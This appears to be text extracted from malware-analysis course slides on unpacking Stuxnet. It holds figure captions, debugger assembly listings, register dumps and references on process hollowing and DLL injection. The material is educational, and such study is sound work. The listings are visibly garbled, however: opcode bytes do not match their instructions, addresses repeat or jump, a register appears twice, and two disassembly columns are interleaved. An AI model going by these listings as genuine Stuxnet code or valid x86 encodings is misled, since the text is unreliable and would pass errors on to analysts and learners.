


Figure: Stuxnet Unpacking - Unpacked Payload in Memory

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Entropy After Stage 1

Unpacking Stuxnet

solutions: 0x0f

The screenshot shows the assembly view of the unpacked stage_1 module. The assembly code starts with:

```
0030F2C4 00 01        cmp byte ptr ss:[esp+0],1
0030F2D0 D0 00 00      pushad
0030F2D4 60              pusha [stage_1.10136000]
0030F2D8 BE 00E00010    lea edi,dword ptr ds:[esi-ED0000]
0030F2E2 6A 00          mov ebp,esp
0030F2E6 89E5            lea eax,dword ptr ss:[esp-3E80]
0030F2E9 31C0            xor eax,eax
0030F2EB 50              push eax
0030F2EC 31C0            xor eax,ebx
0030F2EE 50              push ebx
0030F2F0 46              inc esi
0030F2F2 46              inc esi
0030F2F4 53              push ebx
0030F2F6 8B441300      pushad
0030F2F8 57              push edi
0030F2FA 83C3 04        add ebx,4
0030F2FB 53              push ebx
0030F2FC 68 F3FF0700    push 77FF3
0030F2FD 56              push edi
0030F2FE 83C9 04        add ebx,4
0030F2FF 53              push ebx
0030F301 50              push eax
0030F303 C703 03000200    mov dword ptr ds:[ebx],20003
0030F307 90              nop
0030F309 50              push ebp
0030F30B 57              push edi
```

The CPU register window shows:

EAX	00000000
EBX	00000001
ECX	0030F38C
EDX	00000020
ESP	0030F2C4
ECX	0030F3E4
EDI	0030F380

The EIP register is set to 1013600C. The Dump windows show the UPX header and the first few bytes of the unpacked payload.

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f

This is the raw OLE

10042AA6 BB4C24 10 mov ecx,dword ptr ss:[esp+10]	call stage_1.10042980
10042AAE BB4C24 0C mov edx,dword ptr ss:[esp+C]	pop ecx
10042AB2 E8 F9FEFFFF ret	int3
10042AB7 59 CC	int3
10042ABD CC	int3
10042ABC CC	int3
10042ABD CC	int3
10042ABE CC	int3
10042AC0 CC	int3
10042AC0 BB4C24 0C mov edx,dword ptr ss:[esp+C]	mov ecx,dword ptr ss:[esp+4]
10042AC4 BB4C24 04 test edx,edx	xor eax,eax
10042AC8 85D2 jne stage_1.10042B35	mov al,byte ptr ss:[esp+8]
10042ACA 74 69 test al,al	jmp stage_1.10042AE0
10042ACB 3D 00 mov edx,ecx	cmp edx,100
10042ACD 8A4424 08 xor eax,ecx	jne stage_1.10042AE0
10042AD2 8AC0 cmp edx,100	jmp stage_1.10042AE0
10042AD4 75 16 cmp al,0	cmp al,0
10042AD6 B1FA 00010000 jne stage_1.10042AE0	jmp stage_1.10042AE0
10042AD8 72 0F cmp al,0	cmp dword ptr ss:[1006AC6C],0
10042ADE 83D0 6CAC0610 00 jne stage_1.10042AE0	jmp stage_1.10045B90
10042AE5 74 05 push edi	mov edi,ecx
10042AE7 E9 B1300000 cmp edx,edi	cmp edx,edi
10042AEC 57 F9 neg edx	neg edx
10042AF0 8B9F F0 mov edx,esi	push edi
10042AF2 83FA 04 cmp edx,esi	pop edi
10042AF4 72 31 jmp stage_1.10042B25	add esp,4
10042AF5 F7D9 neg ecx	
10042AF6 A3E4 0A add esp,4	

EAX 0030F264
EBX 00000001
ECX 0030F38C
EDX 00000020
EBP 0030F300
ESP 0030F2E4
ESI 0030F2F4
EDI 0030F380
EIP 10042AA6 stage_1.10042AA6
EFLAGS 00000207
ZF 0 PF 1 AF 0
OF 0 CF 0 DF 0
Default (rttcall)
A: [esp+4] 00000000 <stage_1.>
2: [esp+8] 00000001
3: [esp+C] 00000000
4: [esp+10] 00000001
5: [esp+14] 0030F380

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Checking Entropy Again

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Can View Strings and Functions!

References

- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- https://en.wikipedia.org/wiki/DLL_injection